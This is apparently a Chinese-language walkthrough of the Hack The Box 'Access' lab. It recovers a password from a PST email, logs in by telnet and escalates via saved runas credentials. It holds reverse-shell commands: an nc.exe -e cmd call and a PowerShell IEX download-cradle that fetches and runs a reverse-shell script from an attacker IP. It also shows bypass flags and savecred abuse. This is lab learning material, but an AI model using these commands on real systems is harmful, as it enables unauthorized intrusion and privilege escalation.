
用户还搜索了

ubuntu open pst file	open source ost to pst converter tool
ost to pst open source	ost2pst converter
pst to ost converter	ost pst viewer

直接安装该工具： `apt-get install pst-utils` 。

然后我又发现了一个有意思的网站： `https://command-not-found.com/` ，它能根据你输入的内容识别出该工具的安装命令，以后如果遇到需要安装的工具可以试试通过这个站去找。

比如我搜 `ag` ，它就在正确的帮我找到了 `silversearcher-ag` (一个比grep更快的搜索)




ag

The Silver Searcher. Like ack, but faster.


Debian	apt-get install silversearcher-ag
Ubuntu	apt-get install silversearcher-ag
Arch Linux	pacman -S silversearcher-ag
Kali Linux	apt-get install silversearcher-ag
Fedora	dnf install silversearcher-ag
Raspbian	apt-get install silversearcher-ag

回到正题，通过该工具得到一个新的 `Access\ Control.mbox` 文件：




```
┌──(root㉿ kali)-[~kali/hackthebox/Access]
└─# readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.
```

查看文件内容，里面是邮件发送的正文：



```
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-1817514109_-_-"


----boundary-LibPST-iamunique-1817514109_-_-
Content-Type: multipart/alternative;
        boundary="alt---boundary-LibPST-iamunique-1817514109_-_-"

--alt---boundary-LibPST-iamunique-1817514109_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,



The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.



Regards,

John
```

到的一组新的口令： `security:4Cc3ssC0ntr0ller`



```
┌──(kali㉿kali)-[~/hackthebox/Access]
└─$ telnet 10.10.10.98 23
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: █
```

通过 telnet 成功登录，并到的 user flag

阶段3：权限提升

通过 `impacket-smbserver` 将 NC 传至目标服务器，但上线动作被组策略阻止了。

```
C:\Users\security\Downloads>C:\Users\security\Downloads\nc.exe -e cmd 10.10.16.6 9900
This program is blocked by group policy. For more information, contact your system administrator.
```


尝试利用 `Invoke-PowerShellTcp` 进行上线，记得修改好对应的反弹监听IP和端口。

重命名一下： `kali@kali $ mv Invoke-PowerShellTcp.ps1 p.ps1`

利用 powershell 下载后上线：


`cmd > powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.6/p.ps1')"`

`cmd > powershell -executionpolicy bypass -file p.ps1` 或 `cmd > powershell -nop -exec bypass -file p.ps1`



```
┌──(root💀 kali)-[/home/kali/hackthebox/Access]
└─# 9900
listening on [any] 9900 ...
dir
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.98] 49166
Windows PowerShell running as user security on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\security\Downloads>

    Directory: C:\Users\security\Downloads


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         4/17/2021   1:26 PM      38616 nc.exe
-a---         4/17/2021   1:38 PM       4401 p.ps1
-a---         4/17/2021   1:36 PM       7168 reverse.exe


PS C:\Users\security\Downloads>

C:\Users\security\Downloads>.\p.ps1

C:\Users\security\Downloads>powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.6/p.ps1')"

[work] 1:telnet* 2:zsh-
```

查看下组和权限，可以看到权限还是挺少的就是已普通用户：




```
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                           Attributes
====================================== ================ ============================================= ==================================================
Everyone                               Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
ACCESS\TelnetClients                   Alias            S-1-5-21-953262931-566350628-63446256-1000    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192                                   Mandatory group, Enabled by default, Enabled group
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\security\Downloads>
```

`Mandatory Label\Medium Mandatory Level` 说明是一个普通用户，尝试后发现 `WMIC.exe` 被禁用。

执行：`powershell -exec bypass -Command "&{ Import-Module .\PowerUp.ps1; Invoke-AllChecks }"` 发现没有可利用的风险项。


查计划任务：`schtasks /query /fo LIST /v`， 无果。

查目录隐藏文件：`dir /adh` or `dir -Force`， 没有新发现。




```
dir -Force


    Directory: C:\Users\Public


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-rh-         8/28/2018   7:51 AM            Desktop
d-r--         7/14/2009   6:06 AM            Documents
d-r--         7/14/2009   5:57 AM            Downloads
d-rh-         7/14/2009   3:34 AM            Favorites
d-rh-         7/14/2009   5:57 AM            Libraries
d-r--         7/14/2009   5:57 AM            Music
d-r--         7/14/2009   5:57 AM            Pictures
d-r--         7/14/2009   5:57 AM            Videos
-a-hs         7/14/2009   5:57 AM        174 desktop.ini


dir


    Directory: C:\Users\Public


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--         7/14/2009   6:06 AM            Documents
d-r--         7/14/2009   5:57 AM            Downloads
d-r--         7/14/2009   5:57 AM            Music
d-r--         7/14/2009   5:57 AM            Pictures
d-r--         7/14/2009   5:57 AM            Videos
```

最后翻到 `C:\Users\Public\Desktop` 存在一个桌面快捷键（`C:\Users\Public\Desktop\ZKAccess3.5 Security System.lnk`）:




```
cd Desktop
dir


    Directory: C:\Users\Public\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         8/22/2018  10:18 PM       1870 ZKAccess3.5 Security System.lnk


PS C:\Users\Public\Desktop> 
```



```
┌──(root㉿ kali)-[/home/kali/hackthebox/Access]
└─# cat ZKAccess3.5\ Security\ System.lnk
LF@ 7#P/PO :+00/C:\R1M:Windows:M:*wWindowsV1MVSystem32:MV*System32X2P:
                                                        runas.exe:1:1*Yrunas.exeL-KEC:\Windows\System32\runas.exe#..\..\..\Windows\System32\r
unas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\Z
KTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%
                                                                      wN]ND.Q`Xaccess_8{E3
                                                                                      Oj)H
                                                                                         )ů[_8{E3
                                                                                               Oj)H
                                                                                                  )ů[    1SPSXFL8C&me*S-1-5-21-953262
931-566350628-63446256-500
```

在 `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\` 中也能找到应用的快捷方案:




```
dir


    Directory: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\ZKAccess3.5 Security System


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         8/22/2018   8:23 AM        762 Uninstall ZKAccess3.5 Security System.lnk
-a---         8/22/2018   8:23 AM       1618 ZKAccess3.5 Security System.lnk
```

逐一分析内容，参考 Windows 下使用 runas 命令以指定的权限启动一个进程（非管理员、管理员）

> runas 命令: runas 是 Windows 系统上自带的一个命令，通过此命令可以以指定权限级别间接启动我们的程序，而不止是继承父进程的权限。用到的其实是凭证。

汗，早知道上个 `winPEAS.exe` 到目标服务器上去收集下信息，就不会浪费这么多时间了。


执行脚本反弹管理员shell： `cmd >runas /user:ACCESS\Administrator /savecred "powershell -nop -exec bypass -file C:\Users\security\Downloads\p.ps1"`



```
PS C:\Windows\system32> PS C:\Windows\system32>
PS C:\Windows\system32>
whoami
access\administrator
PS C:\Windows\system32> █
```

```
C:\Users\security\Downloads>runas /env /user:ACCESS\Administrator "powershell -nop -exec bypass -file p.ps1"
Enter the password for ACCESS\Administrator:

C:\Users\security\Downloads>runas /user:ACCESS\Administrator /savecred "powershell -nop -exec bypass -file p.ps1"

C:\Users\security\Downloads>runas /user:ACCESS\Administrator /savecred "powershell -nop -exec bypass -file C:\Users\security\Downloads\p.ps1"

C:\Users\security\Downloads>
```

OK，成功。



```
whoami
access\administrator
net user administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/21/2018 10:01:12 PM
Password expires             Never
Password changeable          8/21/2018 10:01:12 PM
Password required            No
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/17/2021 4:57:40 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

参考

- 关于linux中FTP的两种传输模式及常用的命令
- Windows 下使用 runas 命令以指定的权限启动一个进程（非管理员、管理员）
- 一个查找linux软件安装方式的网站